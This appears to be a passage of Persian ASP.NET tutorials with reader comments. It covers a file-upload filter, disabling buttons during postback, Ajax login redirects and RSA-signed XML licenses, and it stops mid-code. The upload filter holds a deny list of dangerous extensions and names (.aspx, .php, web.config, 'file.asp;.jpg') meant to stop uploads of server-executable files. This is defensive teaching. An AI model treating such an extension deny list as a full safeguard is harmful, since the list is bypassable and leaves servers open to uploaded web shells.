البته من توی همون فایل "fa" جستجو کردم و عنوان اون در این قسمت قرار دادم
موفق و موید باشید

نویسنده: حیدری
تاریخ: ۱۳۹۱/۱۲/۱۸ ۲۰:۵۶

سلام

مرسى ، دستتون درد نکنه
ایشالا همیشه موفق باشد

نویسنده: مرتضی محمودی
تاریخ: ۲۰:۱۵ ۱۳۹۲/۰۸/۲۴

درود
منو راهنمایی کنین که چطور از این کلاس برای `RadTextBox` یا دیگر `Input`‌های تلریک استفاده کنم
باتشکر....

نویسنده: محسن خان
تاریخ: ۲۰:۵۷ ۱۳۹۲/۰۸/۲۴

چه فرقی می‌کنه؟ [به خاصیت](#) یا کلاس `CSS` اش مقدار `keyboardInput` رو نسبت بده. تمام این کنترل‌های مصنوعی، نهایتاً به `input`‌های استاندارد HTML تبدیل و رندر می‌شن. و گرنه مرورگر نمی‌تونه اون‌ها رو تشخیص بده یا پردازش کنه.

نویسنده: مرتضی محمودی
تاریخ: ۲۲:۲ ۱۳۹۲/۰۸/۲۴

آخه سمت سرور که میره دیگه کلاس میپره. من تکست هام داخل `AjaxPanel` هست.

نویسنده: محسن خان
تاریخ: ۲۳:۱۲ ۱۳۹۲/۰۸/۲۴

[دوباره باید بایندش کنی](#).

نویسنده: مهیار نظری پور
تاریخ: ۱۹:۱۳ ۱۳۹۳/۰۴/۲۵

بی نهایت درود؛ بنده، به یک کیبورد، به شکل کی پد (تنها اعداد، بصورت ماشین حسابی) نیاز مندم.
برای درج در `فیلد` "شماره تماس" `فرم رزروشین` سایتم.
در نت خیلی گشتم، اماً چیزی نیافتم.
دقیقاً چیزی مثل کی پد درگاه آنلاین بانک، که برای درج شماره حساب و این‌ها بکار میره روی سایت.

نویسنده: صابر فتح الهی
تاریخ: ۰:۳۹ ۱۳۹۳/۰۴/۲۷

سلام
خوب میتوانید از همان کدهای درگاه بانک الگو برداری کنید
تلاشتون بکنید اگر نتوانستید من کدش برآتون بگیرم
موفق و موید باشد

در مطلب «[محدود کردن کاربرها به آپلود فایل‌های خاص در ASP.NET MVC](#)» تصمیم گیری بر اساس یک لیست سفید صورت می‌گیرد. برای مثال کاربران فقط قرار است تصویرهایی از نوع png یا jpg را ارسال کنند. اکنون نیاز است حالت کلی را درنظر بگیریم که کاربر قرار است هر نوع فایل دلخواهی را ارسال کند. در اینجا نباید امکان آپلود هر نوع فایلی، خصوصاً فایل‌های اجرایی ASP.NET یا هر نوع موتور اجرایی دیگری که ممکن است روی سرور نصب باشد (مثلاً PHP)، وجود داشته باشد. برای این منظور فیلتر دیگری به نام AllowUploadSafeFiles طراحی شده است که سورس آن را در ذیل مشاهده می‌کنید:

```
using System;
using System.Linq;
using System.Collections.Generic;
using System.IO;
using System.Web.Mvc;

namespace SecurityModule
{
    [AttributeUsage(AttributeTargets.Method, AllowMultiple = false)]
    public sealed class AllowUploadSafeFilesAttribute : ActionFilterAttribute
    {
        static readonly IList<string> ExtToFilter = new List<string> {
            ".aspx", ".asax", ".asp", ".ashx", ".asmx", ".axd", ".master", ".svc", ".php",
            ".php3", ".php4", ".ph3", ".ph4", ".php4", ".ph5", ".sphp", ".cfm", ".ps", ".stm",
            ".htaccess", ".htpasswd", ".php5", ".phtml", ".cgi", ".pl", ".plx", ".py", ".rb", ".sh",
            ".jsp",
            ".cshtml", ".vbhtml", ".swf", ".xap", ".aspxtxt"
        };

        static readonly IList<string> NameToFilter = new List<string> {
            "web.config", "htaccess", "htpasswd", "web~1.con"
        };

        static bool canUpload(string fileName)
        {
            if (string.IsNullOrWhiteSpace(fileName))
                return false;

            fileName = fileName.ToLowerInvariant();
            var name = Path.GetFileName(fileName);
            var ext = Path.GetExtension(fileName);

            if (string.IsNullOrWhiteSpace(name))
                throw new InvalidOperationException("Uploaded file should have a name.");

            return !ExtToFilter.Contains(ext) &&
                !NameToFilter.Contains(name) &&
                !NameToFilter.Contains(ext) &&
                //for "file.asp;.jpg" files
                ExtToFilter.All(item => !name.Contains(item));
        }

        public override void OnActionExecuting(ActionExecutingContext filterContext)
        {
            var files = filterContext.HttpContext.Request.Files;
            foreach (string file in files)
            {
                var postedFile = files[file];
                if (postedFile == null || postedFile.ContentLength == 0) continue;

                if (!canUpload(postedFile.FileName))
                    throw new InvalidOperationException(string.Format("You are not allowed to upload
{0} file.", Path.GetFileName(postedFile.FileName)));
            }

            base.OnActionExecuting(filterContext);
        }
    }
}
```

در این فیلتر، یک سری پسوند خطرناک مانند aspx و asp و امثال آن فیلتر می‌شوند و اجازه آپلود نخواهند یافت. همچنین فایل‌هایی

مانند web.config یا نام داسی آن معادل web~1.con نیز فرصت آپلود نخواهد یافت.

استفاده از این [فیلتر سفارشی](#) به نحو زیر است:

```
[AllowUploadSafeFiles]  
public ActionResult UploadFile(HttpPostedFileBase file)
```

نظرات خوانندگان

نویسنده: مریم
تاریخ: ۸:۲ ۱۳۹۳/۰۷/۰۲

سلام
ایا می‌توان این پیام خطای را به در یک صفحه خاص نمایش داد. یا اینکه با `ModelState.AddModelError` انرا به یک `action` مربوط به یک خاص اضافه کرد؟

نویسنده: وحید نصیری
تاریخ: ۹:۵۹ ۱۳۹۳/۰۷/۰۲

صدور استثناء را با `filterContext.Controller.ViewData.ModelState.AddModelError` تعویض کنید.

بعضی مواقع بهتر است یک دکمه در حال انجام پردازش‌های سمت سرور غیرفعال شود و وقتی عملیات سمت سرور به پایان رسید این دکمه دوباره فعال شود. غیرفعال کردن یک دکمه به این دلیل انجام می‌شود که از postback مجدد در حین postback شدن صفحه جلوگیری شود.

فرض کنید در رویداد کلیک یک دکمه کدی نوشته اید که اطلاعات یک دانشجو را ذخیره کند. کاربر نرم افزار بعد از یک بار کلیک روی دکمه، درخواستی به سرور می‌فرستد و این باعث می‌شود کدهای درون رویداد کلیک دکمه اجرا شوند، به دلیل این که کاملاً این کدها اجرا نشده اند، صفحه هم postback نشده است. کاربر به هر دلیل صبر نمی‌کند تا این پردازش تمام شود (شاید او نمی‌داند عملیاتی در سمت سرور در حال اجرا شدن هست چون پیغامی به او نشان داده نشده است)، در نتیجه باز هم روی همین دکمه کلیک می‌کند و باعث می‌شود در حین پردازش کدهای درون دکمه توسط سرور، دوباره درخواستی به سمت سرور فرستاده شود و باز هم کدهای درون همین دکمه به اجرا در آیند. به عبارت بهتر در حین postback شدن صفحه دوباره درخواست کردن صفحه را می‌دهد و سرور هم در حین انجام کدهای درون دکمه با درخواست قبلی، دوباره کدهای درون رویداد کلیک را اجرا می‌کند. در این مثال این کار باعث می‌شود کدهای رویداد کلیک دکمه، به تعداد کلیک‌های انجام شده اجرا شوند. در نتیجه به همین تعداد می‌تواند یک دانشجوی مستقل در دیتابیس ذخیره شود. این می‌تواند مشکلات بسیاری را همراه داشته باشد.

به همین دلیل بهتر است با کلیک روی این دکمه این کارها اتفاق بیفتد:

- الف) غیرفعال کردن دکمه در حین انجام پردازش‌های سمت سرور
- ب) نشان دادن یک پیغام به کاربر در حین انجام پردازش‌های سمت سرور
- ج) فعال کردن دکمه بعد از انجام پردازش‌های سمت سرور

برای غیرفعال کردن دکمه در حین انجام پردازش‌های سمت سرور نمی‌توان از کدهای سمت سرور استفاده کرد. چون تا کاملاً صفحه postback نشود نمی‌توان این کدها را به صفحه اعمال کرد. پس این گزینه کنار می‌رود.
راه حل بسیار خوب استفاده از جاوا اسکریپت است. مثال زیر را ببینید:

```
<asp:Button runat="server"
    ID="btnProcess"
    Text="پردازش"
    onclick="btnProcess_Click"
    OnClientClick="this.disabled = true; this.value = '';
    ... در حال پردازش اطلاعات"
    UseSubmitBehavior="false"
    />
<asp:Label runat="server" ID="lblMessage" Text=""></asp:Label>
```

در رویداد OnClientClick کارهای (الف) و (ب) انجام می‌شوند و با false کردن مقدار رویداد UseSubmitBehavior کار (ج) انجام می‌شود.

و در رویداد کلیک دکمه کد زیر را بنویسید:

```
protected void btnProcess_Click(object sender, EventArgs e)
{
    // insert student in database
    System.Threading.Thread.Sleep(2000);
    lblMessage.Text = "پردازش اطلاعات به پایان رسید";
}
```

در این رویداد باید یک دانشجو اضافه شود. برای ایجاد یک پردازش سمت سروری دو ثانیه ای از متده Sleep استفاده شده است.

کد برگرفته شده از : dotnetforum.1k

نظرات خوانندگان

نویسنده: مجتبی صحرائی
تاریخ: ۱۳۹۱/۰۹/۱۲ ۶:۹

به نظر میاد وقتی تو صفحه validator داشته باشیم و postback جلوی شدن صفحه رو تحت شرایطی میگیره؛ دکمه در حالت غیر فعال باقی خواهد موند

نویسنده: پژمان پارسائی
تاریخ: ۱۳۹۱/۰۹/۱۲ ۷:۳۱

در صورتی که بتونیم با بررسی های سمت سروری جلوی postback های همزمان رو بگیریم امنیت بالاتری خواهیم داشت.
(منظورم استفاده از custom validator هست که در سمت سرور و بسته به شرایطی که گفته شده validate می شود)

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۹/۱۲ ۸:۳۸

برای رفع این مشکل (غیرفعال کردن سازگار با اعتبار سنجی سمت کاربر) باید به نحو زیر عمل کرد:

```
UseSubmitBehavior="false"  
OnClientClick="if ((typeof(Page_ClientValidate) == 'function') && (Page_ClientValidate() == false)) {  
    return false;} this.disabled=true;"
```

نویسنده: صابر فتح الهی
تاریخ: ۱۳۹۱/۰۹/۲۴ ۲۰:۳۶

ممnon از کار شما من این روش تست کردم اما زمانی که با یک تاییده همراه باشیم که تقریبا از کار میافته، صفحه به سرور پست میشه اما عملیاتی صورت نمیگیره.
کدی که نوشتتم:

```
$(“input[type=submit]”).click(function () {  
    if ((typeof (Page_ClientValidate) == ‘function’) && (Page_ClientValidate() == false)) {  
        return false;  
    }  
    if (!confirm(“آیا مطمئن هستید؟”))  
        return false;  
    this.disabled = true;  
    this.value = ‘... در حال پردازش اطلاعات’;  
    return true;  
});
```

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۹/۲۴ ۲۱:۱

در jQuery برای لغو ارسال به سرور، بهتر است بجای e.preventDefault() از return false استفاده شود:

```
....click(function(e) {  
    e.preventDefault() // stop the automatic form submission
```

نویسنده: صابر فتح الهی
تاریخ: ۱۳۹۱/۰۹/۲۵ ۸:۳۰

غیر فعال کردن یک دکمه در حین انجام پردازش های سمت سرور

سلام این روش استفاده کردم (با return و بدون return) اما جواب نمی ده و فرم ارسال میشه، عملیات هم انجام میشه چه کاربر تایید کنه یا نکنه

نویسنده: **وحید نصیری**
تاریخ: ۹:۴۱ ۱۳۹۱/۰۹/۲۵

```
<%@ Page Title="Home Page" Language="C#" MasterPageFile("~/Site.master" AutoEventWireup="true"
CodeBehind="Default.aspx.cs" Inherits="WebAppSingleSubmit._Default" %>

<asp:Content ID="HeaderContent" runat="server" ContentPlaceHolderID="HeadContent">
    <script type="text/javascript">
        $(document).ready(function () {
            $("input[type=submit]").click(function (e) {
                if ((typeof (Page_ClientValidate) == 'function') && (Page_ClientValidate() == false)) {
                    return false;
                }
                if (!confirm("آیا مطمئن هستید؟")) {
                    return false;
                }
                this.disabled = true;
                this.value = '... در حال پردازش اطلاعات';
                __doPostBack($(this).attr('name'), '');
            });
        });
    </script>
</asp:Content>
<asp:Content ID="BodyContent" runat="server" ContentPlaceHolderID="MainContent">
    <p>
        <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
        <asp:RequiredFieldValidator ID="RequiredFieldValidator1" runat="server"
ControlToValidate="TextBox1"
            ErrorMessage="RequiredFieldValidator"></asp:RequiredFieldValidator>
        <br />
        <asp:Button ID="Button1" runat="server" Text="Button" OnClick="Button1_Click" />
    </p>
</asp:Content>
```

نویسنده: **بهاره**
تاریخ: ۱۹:۴۴ ۱۳۹۲/۱۱/۱۷

سلام

آیا روشی هست که بشه جلوی کلیک کاربر روی دکمه refresh مرورگر (IE) را گرفت؟
امکانش هست که این دکمه را غیرفعال کرد؟

نویسنده: **وحید نصیری**
تاریخ: ۱۹:۵۴ ۱۳۹۲/۱۱/۱۷

« [الگوی PRG در ASP.NET MVC](#) »

نویسنده: **بهاره**
تاریخ: ۱۳:۵ ۱۳۹۲/۱۱/۱۹

ممnon. ولی من از MVC استفاده نمی کنم. پروژه در قالب SharePoint 2007 است. 303 در asp.net Redirect وجود دارد؟

نویسنده: **وحید نصیری**
تاریخ: ۱۳:۲۸ ۱۳۹۲/۱۱/۱۹

- مهم داشتن یک ایده اولیه برای شروع و جستجو هست.

- معادل return RedirectToAction در آن کدها Response.Redirect است در وب فرمها. مابقی اصول الگوی PRG تفاوتی نمی کند. البته Redirect در اینجا از status code=302 استفاده می کند؛ ولی اکثر مرورگرها آنرا همانند 303 پردازش خواهند کرد.

در ASP.NET MVC می‌توان کاربران را در صورت درخواست دسترسی به کنترلر و یا اکشن متد خاصی در صورت لزوم و عدم اعتبارسنجی کامل، به صفحه لاغین هدایت کرد. این مساله در حین postback کامل به سرور به صورت خودکار رخ داده و کاربر به Login Url ذکر شده در web.config گرفته شود. اما در مورد اعمال Ajax ای چطور؟ در این حالت خاص، فیلتر Authorize قابلیت هدایت خودکار کاربران را به صفحه لاغین، ندارد. در ادامه نحوه رفع این نقصه را بررسی خواهیم کرد.

تهیه فیلتر سفارشی SiteAuthorize

برای بررسی اعمال Ajax ای، نیاز است فیلتر پیش فرض Authorize سفارشی شود:

```
using System;
using System.Net;
using System.Web.Mvc;

namespace MvcApplication28.Helpers
{
    [AttributeUsage(AttributeTargets.Class | AttributeTargets.Method, Inherited = true, AllowMultiple =
true)]
    public sealed class SiteAuthorizeAttribute : AuthorizeAttribute
    {
        protected override void HandleUnauthorizedRequest(AuthorizationContext filterContext)
        {
            if (filterContext.HttpContext.Request.IsAuthenticated)
            {
                throw new UnauthorizedAccessException(); //to avoid multiple redirects
            }
            else
            {
                handleAjaxRequest(filterContext);
                base.HandleUnauthorizedRequest(filterContext);
            }
        }

        private static void handleAjaxRequest(AuthorizationContext filterContext)
        {
            var ctx = filterContext.HttpContext;
            if (!ctx.Request.IsAjaxRequest())
                return;

            ctx.Response.StatusCode = (int)HttpStatusCode.Forbidden;
            ctx.Response.End();
        }
    }
}
```

در فیلتر فوق بررسی handleAjaxRequest اضافه شده است. در اینجا درخواست‌های اعتبارسنجی نشده از نوع Ajax ای خاتمه داده شده و سپس StatusCode ممنوع (403) به کلاینت بازگشت داده می‌شود. در این حالت کلاینت تنها کافی است یاده شده را مدیریت کند:

```
using System.Web.Mvc;
using MvcApplication28.Helpers;

namespace MvcApplication28.Controllers
{
    public class HomeController : Controller
    {
        public ActionResult Index()
        {
            return View();
        }

        [SiteAuthorize]
        [HttpPost]
        public ActionResult SaveData(string data)
```

```
{  
    if(string.IsNullOrWhiteSpace(data))  
        return Content("NOK!");  
  
    return Content("OK!");  
}  
}  
}
```

در کد فوق نحوه استفاده از فیلتر جدید SiteAuthorize View را ملاحظه می‌کنید. ارسال کننده اطلاعات به اکشن متدهای SaveData در ادامه بررسی می‌شود:

```
@{  
    ViewBag.Title = "Index";  
    var postUrl = this.Url.Action(actionName: "SaveData", controllerName: "Home");  
}  
<h2>  
    Index</h2>  
@using (Html.BeginForm(actionName: "SaveData", controllerName: "Home",  
    method: FormMethod.Post, htmlAttributes: new { id = "form1" }))  
{  
    @Html.TextBox(name: "data")  
    <br />  
    <span id="btnSave">Save Data</span>  
}  
@section Scripts  
{  
    <script type="text/javascript">  
        $(document).ready(function () {  
            $("#btnSave").click(function (event) {  
                $.ajax({  
                    type: "POST",  
                    url: "@postUrl",  
                    data: $("#form1").serialize(),  
                    // controller is returning a simple text, not json  
                    complete: function (xhr, status) {  
                        var data = xhr.responseText;  
                        if (xhr.status == 403) {  
                            window.location = "/login";  
                        }  
                    }  
                });  
            });  
        });  
    </script>  
}
```

نهایت نکته جدید کدهای فوق، بررسی xhr.status == 403 است. اگر فیلتر SiteAuthorize کد وضعیت 403 را بازگشت دهد، به کمک مقدار دهنده window.location، مرورگر را وارد خواهیم کرد تا صفحه کنترلر login را نمایش دهد. این کد جاوا اسکریپتی، با تمام مرورگرها سازگار است.

نکته تكميلی:

در متد می‌توان یک JavaScriptResult را نیز بازگشت داد تا همان کدهای مرتبط با window.location را به صورت خودکار به صفحه تزریق کند:

```
filterContext.Result = new JavaScriptResult { Script = "window.location = '" + redirectToUrl + "'"};
```

البته این روش بسته به نحوه استفاده از jQuery Ajax ممکن است نتایج دلخواهی را حاصل نکند. برای مثال اگر قسمتی از صفحه جاری را پس از دریافت نتایج Ajax ای از سرور، تغییر می‌دهید، صفحه لاگین در همین قسمت در بین کدهای صفحه درج خواهد شد. اما روش یاد شده در مثال فوق در تمام حالت‌ها کار می‌کند.

نظرات خوانندگان

نویسنده: mahdi1391
تاریخ: ۱۴:۲۶ ۱۳۹۱/۰۹/۲۴

سلام
ممnon از این مطلب واقعاً کاربردی، عالی بود.
اما موضوع زیر بسیار در محیط عملیاتی اتفاق می‌افتد:
فرض کنید کاربری در یک اداره در حال پر کردن یک فرم از برنامه ما است که چند ده فیلد دارد، و طبیعیه که ممکن در این بین به دنیال کاری بره و برگرد و بقیه فرم رو پرکنه و در نهایت دکمه ثبت رو بزن، مشکلی که پیش میاد اینه که به صفحه لاگین هدایت میشه و وقتی دوباره به اون فرم بر میگردد تمام اطلاعاتی که وارد کرده بود از بین میره و این کاربر به نوعی از برنامه ما متنفر میشه. یکی از راه حل‌های این مشکل این است که به جای هدایت کاربر به صفحه لاگین، با یک jQuery Modal Dialog می‌باشد. یعنی از کاربری و کلمه عبور از کاربر دریافت بشه و اگر صحیح بود Dialog بسته بشه و اگر غلط بود همچنان Modal بمونه.

نویسنده: davmszd
تاریخ: ۱۰:۵۸ ۱۳۹۱/۰۹/۲۵

با درود؛
اگه من بخواهم این چک رو برای تقریبا همه اکشن‌ها تو کل پروژه انجام بدم الا چند تا اکشن خاص چه روشی رو پیشنهاد میکنید من یه کنترلر بیس دارم که تمام کنترلرهای برنامم از اون به ارث رفتن و توی اون متده override OnActionExecuting رور کردم و یه همچین چکی رو دارم انجام میدم.
به نظرتون این کار درسته ؟
راه بهتری وجود داره ؟
شما چه روشی رو پیشنهاد میکنید ؟

نویسنده: وحید نصیری
تاریخ: ۱۱:۴۷ ۱۳۹۱/۰۹/۲۵

- می‌توانید یک فیلتر رو به صورت سراسری تعریف کنید. باید در global.asax.cs تعریف شود: (^)
به این ترتیب به همه جا اعمال خواهد شد.

```
public static void RegisterGlobalFilters(GlobalFilterCollection filters)
{
    filters.Add(new SiteAuthorizeAttribute());
}
```

- در MVC4 برای معاف کردن تعدادی اکشن متده خاص از فیلتر سراسری یاد شده فقط کافی است از فیلتر جدید AllowAnonymous استفاده کنید.

نویسنده: شیرزادیان
تاریخ: ۲۳:۱۴ ۱۳۹۱/۰۹/۲۵

سلام؛
بسیار مفید و کارآمد بود. باز هم متشرکم

نویسنده: مهدی سعیدی فر
تاریخ: ۲۱:۱۲ ۱۳۹۲/۱۱/۲۰

هدایت خودکار کاربر به صفحه لاغین در حین اعمال Ajax ای

من توی خطاهای لاغ شده توسط elmah سایتم خطای Server cannot set status after HTTP headers have been sent را در اجرای همین قسمت دریافت می‌کنم.
کار به درستی انجام میشے ولی لاغ سایت پر شده از این خطا. اشکال کار از کجای فیلتر فوق است؟

نوبنده: وحید نصیری
تاریخ: ۲۱:۳۲ ۱۳۹۲/۱۱/۲۰

این فیلتر اشکالی ندارد. احتمالاً فیلترهای دیگری در همین لحظه در برنامه شما مشغول به کار هستند که روی Response تاثیر دارند. برای نمونه یکبار ترکیب فشرده سازی خروجی که Response.End داشت به همراه RSS Result ایی که آن هم Response.End داشت سبب بروز خطایی که نوشتید، شده بود. در یکی از این‌ها Response.End حذف شد تا مشکل برطرف شود.

نوبنده: علی محبی
تاریخ: ۱۳:۵۱ ۱۳۹۲/۱۲/۲۵

در حالتی که کاربر وارد شده و Authorize مقدار Role true دارد و ولی مد نظر را ندارد چطوری می‌توان کاربر را به صفحه لاغین هدایت کرد؟

نوبنده: وحید نصیری
تاریخ: ۱۳:۵۵ ۱۳۹۲/۱۲/۲۵

اگر Role Provider تعريف شده درست ثبت شده باشد و توسط ASP.NET شناسایی شده باشد، فیلتر Authorize امکان ندارد چنین شخصی را مجاز بداند. بنابراین لازم نیست کار خاص اضافه‌تری را انجام دهید. بحث Request.IsAuthenticated متفاوت است و در مورد آن در SiteAuthorizeAttribute فوق، تمهیدات لازم صورت گرفته. البته سطر ctx.Response.StatusCode = 403 (int)HttpStatusCode.Forbidden را هم می‌توانید پیش از صدور استثناء فراخوانی کنید.

نوبنده: وحید نصیری
تاریخ: ۱۴:۳۵ ۱۳۹۳/۰۲/۱۷

یک نکته‌ی تكميلي

- برای رفع این مشکل (تداخل Forms authentication و تنظیم StatusCode) اگر از دات نت 4.5 به بعد استفاده می‌کنید، باید ctx.Response.StatusCode را نیز پیش از SuppressFormsAuthenticationRedirect اضافه کنید. به Response.End هم نیازی نخواهد بود.
- اگر از دات نت 4 استفاده می‌کنید، پیاده سازی SuppressFormsAuthenticationRedirect مخصوص آن را نیاز خواهد داشت.

عنوان: تهیه XML امضاء شده جهت تولید مجوز استفاده از برنامه
 نویسنده: وحید نصیری
 تاریخ: ۸:۵ ۱۳۹۱/۱۰/۲۵
 آدرس: www.dotnettips.info
 برچسبها: Security, RSA, Signed Xml

اگر به فایل مجوز استفاده از برنامه‌ای مانند EF Profiler دقت کنید، یک فایل XML به ظاهر ساده بیشتر نیست:

```

<?xml version="1.0" encoding="utf-8"?>
<license id="17d46246-a6cb-4196-98a0-ff6fc08cb67f" expiration="2012-06-12T00:00:00.0000000"
type="Trial" prof="EFProf">
  <name>MyName</name>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        </Transforms>
        <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>b8N0bDE4gTakfdGKtzDflmmyyXI=</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>IPELgc9BbkD8smXSe0sGqp5vS57CtZo9ME2ZfxSq/thVu...=</SignatureValue>
  </Signature>
</license>

```

در این فایل ساده متنی، نوع مجوز استفاده از برنامه Trial ذکر شده است. شاید عنوان کنید که خوب ... نوع مجوز را به Standard تغییر می‌دهیم و فایل را ذخیره کرده و نهایتاً استفاده می‌کنیم. اما ... نتیجه حاصل کار نخواهد کرد! حتی اگر یک نقطه به اطلاعات این فایل اضافه شود، دیگر قابل استفاده نخواهد بود. علت آن هم به قسمت Signature فایل XML فوق بر می‌گردد. در ادامه به نحوه تولید و استفاده از یک چنین مجوزهای امضاء شده‌ای در برنامه‌های دات نتی خواهیم پرداخت.

تولید کلیدهای RSA

برای تهیه [امضای دیجیتال یک فایل XML](#) نیاز است از الگوریتم RSA استفاده شود. برای تولید فایل XML امضاء شده، از کلید خصوصی استفاده خواهد شد. برای خواندن اطلاعات مجوز (فایل XML امضاء شده)، از کلیدهای عمومی که در برنامه قرار می‌گیرند کمک خواهیم گرفت (برای نمونه برنامه EF Prof این کلیدها را در قسمت Resource های خود قرار داده است).

استفاده کننده تنها زمانی می‌تواند مجوز معتبری را تولید کند که دسترسی به کلیدهای خصوصی تولید شده را داشته باشد.

```

public static string CreateRSAKeyPair(int dwKeySize = 1024)
{
  using (var provider = new RSACryptoServiceProvider(dwKeySize))
  {
    return provider.ToXmlString(includePrivateParameters: true);
  }
}

```

امکان تولید کلیدهای اتفاقی مورد استفاده در الگوریتم RSA، در دات نت پیش بینی شده است. خروجی متده فوک یک فایل XML است که به همین نحو در صورت نیاز توسط متده provider.FromXmlString مورد استفاده قرار خواهد گرفت.

تهیه ساختار مجوز

در ادامه یک enum که بیانگر انواع مجوزهای برنامه ما است را مشاهده می‌کنید:

```

namespace SignedXmlSample
{
  public enum LicenseType
  {

```

```

        None,
        Trial,
        Standard,
        Personal
    }
}

```

به همراه کلاسی که اطلاعات مجوز تولیدی را دربر خواهد گرفت:

```

using System;
using System.Xml.Serialization;

namespace SignedXmlSample
{
    public class License
    {
        [XmlAttribute]
        public Guid Id { set; get; }

        public string Domain { set; get; }

        [XmlAttribute]
        public string IssuedTo { set; get; }

        [XmlAttribute]
        public DateTime Expiration { set; get; }

        [XmlAttribute]
        public LicenseType Type { set; get; }
    }
}

```

خواص این کلاس یا عناصر enum یاد شده کاملاً دلخواه هستند و نقشی را در ادامه بحث نخواهند داشت؛ از این جهت که از `XmlAttribute` برای تبدیل و هلهای از شیء مجوز به معادل XML آن استفاده می‌شود. بنابراین المان‌های آن را مطابق نیاز خود می‌توانید تغییر دهید. همچنین ذکر ویژگی `XmlAttribute` نیز اختیاری است. در اینجا صرفاً جهت شبیه سازی معادل مثالی که در ابتدای بحث مطرح شد، از آن استفاده شده است. این ویژگی راهنمایی است برای کلاس `XmlSerializer` تا خواص مزین شده با آن را به شکل یک `Attribute` در فایل نهایی ثبت کند.

تولید و خواندن مجوز دارای امضای دیجیتال

کدهای کامل کلاس تولید و خواندن یک مجوز دارای امضای دیجیتال را در اینجا مشاهده می‌کنید:

```

using System;
using System.IO;
using System.Security.Cryptography; // needs a ref. to `System.Security.dll` asm.
using System.Security.Cryptography.Xml;
using System.Text;
using System.Xml;
using System.Xml.Serialization;

namespace SignedXmlSample
{
    public static class LicenseGenerator
    {
        public static string CreateLicense(string licensePrivateKey, License licenseData)
        {
            using (var provider = new RSACryptoServiceProvider())
            {
                provider.FromXmlString(licensePrivateKey);
                var xmlDocument = createXmlDocument(licenseData);
                var xmlDigitalSignature = getXmlDigitalSignature(xmlDocument, provider);
                appendDigitalSignature(xmlDocument, xmlDigitalSignature);
                return xmlDocumentToString(xmlDocument);
            }
        }

        public static string CreateRSAKeyPair(int dwKeySize = 1024)
        {
            using (var provider = new RSACryptoServiceProvider(dwKeySize))

```

```

    {
        return provider.ToXmlString(includePrivateParameters: true);
    }

public static License ReadLicense(string licensePublicKey, string xmlFileContent)
{
    var doc = new XmlDocument();
    doc.LoadXml(xmlFileContent);

    using (var provider = new RSACryptoServiceProvider())
    {
        provider.FromXmlString(licensePublicKey);

        var nsMgr = new XmlNamespaceManager(doc.NameTable);
        nsMgr.AddNamespace("sig", "http://www.w3.org/2000/09/xmldsig#");

        var xml = new SignedXml(doc);
        var signatureNode = (XmlElement)doc.SelectSingleNode("//sig:Signature", nsMgr);
        if (signatureNode == null)
            throw new InvalidOperationException("This license file is not signed.");

        xml.LoadXml(signatureNode);
        if (!xml.CheckSignature(provider))
            throw new InvalidOperationException("This license file is not valid.");

        var ourXml = xml.GetXml();
        if (ourXml.OwnerDocument == null || ourXml.OwnerDocument.DocumentElement == null)
            throw new InvalidOperationException("This license file is corrupted.");

        using (var reader = new XmlNodeReader(ourXml.OwnerDocument.DocumentElement))
        {
            var xmlSerializer = new XmlSerializer(typeof(License));
            return (License)xmlSerializer.Deserialize(reader);
        }
    }
}

private static void appendDigitalSignature(XmlDocument xmlDoc, XmlNode
xmlDigitalSignature)
{
    xmlDoc.DocumentElement.AppendChild(xmlDoc.ImportNode(xmlDigitalSignature, true));
}

private static XmlDocument create XmlDocument(License licenseData)
{
    var serializer = new XmlSerializer(licenseData.GetType());
    var sb = new StringBuilder();
    using (var writer = new StringWriter(sb))
    {
        var ns = new XmlSerializerNamespaces(); ns.Add("", "");
        serializer.Serialize(writer, licenseData, ns);
        var doc = new XmlDocument();
        doc.LoadXml(sb.ToString());
        return doc;
    }
}

private static XElement getXmlDigitalSignature(XmlDocument xmlDoc, AsymmetricAlgorithm
key)
{
    var xml = new SignedXml(xmlDoc) { SigningKey = key };
    var reference = new Reference { Uri = "" };
    reference.AddTransform(new XmlDsigEnvelopedSignatureTransform());
    xml.AddReference(reference);
    xml.ComputeSignature();
    return xml.GetXml();
}

private static string xmlDocToString(XmlDocument xmlDoc)
{
    using (var ms = new MemoryStream())
    {
        var settings = new XmlWriterSettings { Indent = true, Encoding = Encoding.UTF8 };
        var xmlWriter = XmlWriter.Create(ms, settings);
        xmlDoc.Save(xmlWriter);
        ms.Position = 0;
        return new StreamReader(ms).ReadToEnd();
    }
}
}

```

}

توضیحات:

در حین کار با متدهای `CreateRSAKeyPair` و `CreateLicense`، پارامتر `licensePrivateKey` همان اطلاعاتی است که به کمک متدهای `licenseData` و `licenseProvider` اطلاعات مجوز در حال تولید اخذ می‌شود. در این متدهای کمکی در حین کار با متدهای `createXmlDocument` و `FromXmlString` اطلاعات کلیدهای RSA دریافت خواهد شد. سپس توسط متدهای `appendDigitalSignature` و `getXmlDigitalSignature` این امضاء را به فایل XML اولیه اضافه می‌کنیم. از این امضاء جهت بررسی اعتبار مجوز برنامه در متدهای `ReadLicense` و `ReadPublicKey` استفاده خواهد شد.

برای خواندن یک فایل مجوز امضاء شده در برنامه خود می‌توان از متدهای `ReadLicense` و `ReadPublicKey` استفاده کرد. توسط آرگومان `xmlFileContent` اطلاعات کلید عمومی دریافت می‌شود. این کلید در برنامه، ذخیره و توزیع می‌گردد. پارامتر `licensePublicKey` معادل محتوای فایل XML مجوزی است که قرار است مورد ارزیابی قرار گیرد.

مثالی در مورد نحوه استفاده از کلاس تولید مجوز

در ادامه نحوه استفاده از متدهای `CreateLicense` و `ReadLicense` را ملاحظه می‌کنید؛ به همراه آشنایی با نمونه کلیدهایی که باید به همراه برنامه منتشر شوند:

```
using System;
using System.IO;

namespace SignedXmlSample
{
    class Program
    {
        static void Main(string[] args)
        {
            //Console.WriteLine(LicenseGenerator.CreateRSAKeyPair());
            writeLicense();
            readLicense();

            Console.WriteLine("Press a key...");
            Console.ReadKey();
        }

        private static void readLicense()
        {
